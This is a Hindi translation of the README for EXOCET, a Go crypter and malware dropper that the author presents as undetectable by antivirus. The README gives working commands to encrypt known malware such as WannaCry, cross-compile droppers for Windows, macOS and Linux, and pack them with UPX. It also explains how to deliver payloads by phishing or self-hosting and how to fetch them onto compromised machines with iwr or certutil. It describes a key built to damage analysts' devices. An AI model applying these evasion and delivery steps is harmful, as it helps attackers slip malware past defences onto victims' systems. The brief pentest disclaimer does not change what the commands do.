tanc7/exocet-av-evasion
EXOCET - AV-एवेडिंग, अनडिटेक्टेबल, पेलोड वितरण उपकरण
Chang Tan
AWS प्रमाणित क्लाउड प्रैक्टिशनर और सॉल्यूशंस आर्किटेक्ट एसोसिएट
[email protected]
सुनिश्चित करें कि आप अपने पेलोड को पैक करें ताकि क्रिप्टर की कुंजी के किसी भी रिसाव से बचा जा सके और मैलवेयर विश्लेषकों को और अधिक निराश किया जा सके। Themida जैसे व्यावसायिक टॉप-ऑफ-द-लाइन पैकर की आवश्यकता नहीं है। यह कोड-हस्ताक्षर प्रमाणपत्र जैसी किसी चीज़ के बिना और संदेह पैदा करेगा। कोड-हस्ताक्षर प्रमाणपत्र के बिना, विंडोज सिस्टम पर, SmartScreen स्वचालित रूप से ट्रिगर होता है। यह सभी संभावित अवांछित प्रोग्रामों या "PUP" के लिए नियम है, जिसका अर्थ है सभी मैलवेयर पेलोड, बीकन, जीकॉन, रिमोट एक्सेस ट्रोजन आदि को कोड हस्ताक्षर प्रमाणपत्र की आवश्यकता होती है। आपके पैसे किसी टॉप-ऑफ-द-लाइन पैकर की तुलना में कोड-हस्ताक्षर प्रमाणपत्र खरीदने में बेहतर खर्च होंगे।
go run exocet.go malware.exe outputmalware.go
env GOOS=windows GOARCH=amd64 build -ldflags "-s -w" outputmalware.go
upx --best outputmalware.exe
फिर पेलोड को अपने लक्ष्य पर ड्रॉप करें। फ़िशिंग ईमेल, लिंक जैसी किसी चीज़ का उपयोग करके, या यदि आपके पास पहले से शेल एक्सेस है, तो इसे अपने सर्वर को स्थानीय रूप से होस्ट करके वितरित करें
python -m http.server 80'
और फिर जिस मशीन से आप समझौता कर रहे हैं, उस पर पावरशेल प्रॉम्प्ट के रूप में चलाएँ
iwr -Uri "http://yourip/outputmalware.exe" -OutFile "NotMalware.exe"
या
certutil.exe -urlcache -split -f http://yourip/outputmalware.exe
और फिर outputmalware.exe के साथ निष्पादित करें

EXOCET Metasploit के "Evasive Payloads" मॉड्यूल से बेहतर है क्योंकि EXOCET GCM मोड (Galois/Counter Mode) में AES-256 का उपयोग करता है। Metasploit के Evasion Payloads एक आसानी से पता लगाने योग्य RC4 एन्क्रिप्शन का उपयोग करते हैं। जबकि RC4 तेजी से डिक्रिप्ट कर सकता है, AES-256 मैलवेयर के इरादे का पता लगाना बहुत कठिन बना देता है।

हालांकि, Metasploit का उपयोग करके एक Evasive Payload बनाना और फिर इसे EXOCET के साथ जोड़ना संभव है। इसलिए EXOCET AES-256 के माध्यम से डिक्रिप्ट करेगा, और फिर Metasploit Evasive Payload RC4 से स्वयं को डिक्रिप्ट करेगा।
मेरे पिछले प्रोजेक्ट, DarkLordObama की तरह, यह टूलकिट एक डिलीवरी/लॉन्च वाहन के रूप में डिज़ाइन किया गया है, जैसे Veil-Evasion करता है।
हालांकि, EXOCET एकल कोडबेस या पायथन चलाने वाले प्लेटफार्मों तक सीमित नहीं है। EXOCET उन सभी समर्थित प्लेटफार्मों और आर्किटेक्चर पर काम करता है जिन्हें Go समर्थन करता है।
EXOCET, प्रभावी रूप से एक क्रिप्टर-प्रकार का मैलवेयर ड्रॉपर है जो WannaCry जैसे आसानी से पता लगाने योग्य पेलोड को रीसायकल कर सकता है, उन्हें AES-GCM (Galois/Counter Mode) का उपयोग करके एन्क्रिप्ट कर सकता है, जो AES-CBC से अधिक सुरक्षित है, और फिर वहाँ उपलब्ध अधिकांश आर्किटेक्चर और प्लेटफार्मों के लिए एक ड्रॉपर फ़ाइल बना सकता है।
मूल रूप से...
इसका मतलब है 32-बिट और 64-बिट आर्किटेक्चर, और यह Linux, Windows, Macs, Unix, Android, iPhone आदि पर काम करता है। आप कुछ भी ले सकते हैं, और मेरा मतलब है कुछ भी, जैसे 1988 का Morris Worm जिसने लगभग इंटरनेट को ध्वस्त कर दिया था (जिसने UNIX पर fingerd लिसनर डेमॉन में एक खामी का शोषण किया था), और इसे फिर से एक व्यवहार्य साइबर हथियार बना सकते हैं।
EXOCET पूरी तरह से Go में लिखा गया है।

EXOCET, चाहे आप इसे चलाने के लिए किसी भी बाइनरी का उपयोग करें, काम करने के लिए Golang की आवश्यकता होती है। डिफ़ॉल्ट रूप से, यह एक क्रिप्टर .go फ़ाइल उत्पन्न करता है।
sudo apt-get update && sudo apt-get install -y golang चलाएँgo get github.com/tanc7/EXOCET-AV-Evasiongo run EXOCET.go detectablemalware.exe outputmalware.go
आपके लिए स्वचालित रूप से एक कुंजी उत्पन्न होती है। कुंजी 64 वर्ण लंबी होती है और पूरी तरह से bash और cmd.exe शेल पाइप रीडायरेक्टर्स से बनी होती है ताकि फोरेंसिक विश्लेषक के डिवाइस पर अप्रत्याशित, विनाशकारी व्यवहार पैदा करके कुंजी के खिलाफ ब्रूट-फोर्सिंग प्रयासों को भ्रमित और बाधित किया जा सके।
64-बिट विंडोज लक्ष्यों के लिए...
env GOOS=windows GOARCH=amd64 go build -ldflags "-s -w" -o outputMalware.exe outputmalware.go
और outputmalware.exe फ़ाइल बाहर आती है
64-बिट MacOS लक्ष्यों के लिए
env GOOS=darwin GOARCH=amd64 go build -ldflags "-s -w" -o outputMalware.macho outputmalware.go
64-बिट Linux लक्ष्यों के लिए
env GOOS=linux GOARCH=amd64 go build -ldflags "-s -w" -o outputMalware.elf outputmalware.go
Android जैसे अन्य ऑपरेटिंग सिस्टम के लिए अपने पैरामीटर के लिए github पर यह संदर्भ देखें Go क्रॉस कंपाइलेशन के लिए संदर्भ
ध्यान दें कि कुंजी अभी भी strings कमांड से पाई जा सकती है, कृपया कुंजी को छिपाने के लिए बाइनरी को पैक करने के लिए upx-ucl कमांड का उपयोग करें।
इसके अलावा, मेरे द्वारा बनाई गई प्रीबिल्ट बाइनरी हैं, जिसका अर्थ है कि आपको बस ./EXOCET या EXOCET-Windows.exe चलाना है
मैं, Chang Tan, और Exocet के मुख्य मॉड्यूल और उप-मॉड्यूल और इसमें शामिल पैकेजों के निर्माता इस उपकरण के दुरुपयोग के लिए जिम्मेदार नहीं हैं। यह केवल एक पैठ परीक्षण उपकरण है। आपको अनधिकृत संरक्षित सिस्टम या अनधिकृत संरक्षित सरकारी सिस्टम के खिलाफ Exocet आउटपुट बाइनरी तैनात करने से सख्ती से प्रतिबंधित किया गया है।
मुझे पता है कि APT41 और NSO Group के खतरे वाले अभिनेताओं ने इस उपकरण से कोड का उपयोग और/या अपनाया है, विशेष रूप से go-memexec विधि। यदि मुझसे संघीय अन्वेषकों द्वारा इस उपकरण के दुरुपयोग के संबंध में संपर्क किया जाता है, तो मैं जिम्मेदारी का दावा नहीं कर रहा हूँ।
यह वही बात है जो Mimikatz और PowerShell Empire के डेवलपर्स के साथ हुई (जिन्होंने खतरे वाले अभिनेताओं के बीच इसके उपयोग का एहसास होने पर अपने स्वयं के विकास को अप्रचलित कर दिया)। उत्तराधिकारियों ने Empire का विकास उठाया है, और Covenant C2 जैसे मुफ्त विकल्प उपलब्ध हैं।
4 मई, 1982 को, फ़ॉकलैंड युद्ध के दौरान, अर्जेंटीनी Super Eterdards के एक स्क्वाड्रन ने HMS Sheffield पर एक फ्रांसीसी निर्मित Exocet मिसाइल दागी। रॉयल नेवी द्वारा मिसाइल को रोकने के प्रयासों के बावजूद, एक ने हमला किया, जिससे Sheffield डूब गया। उस घटना ने सचमुच अर्जेंटीना को एक वैश्विक औपनिवेशिक शक्ति के खिलाफ ताकत के प्रदर्शन के रूप में मानचित्र पर ला दिया।
HMS Sheffield के डूबने की समाचार लेख
बिल्कुल उसी तरह जैसे Onel de Guzman के ILOVEYOU वायरस के साथ कार्यों ने फिलीपींस को एक साइबर खतरे के रूप में मानचित्र पर ला दिया।
.png)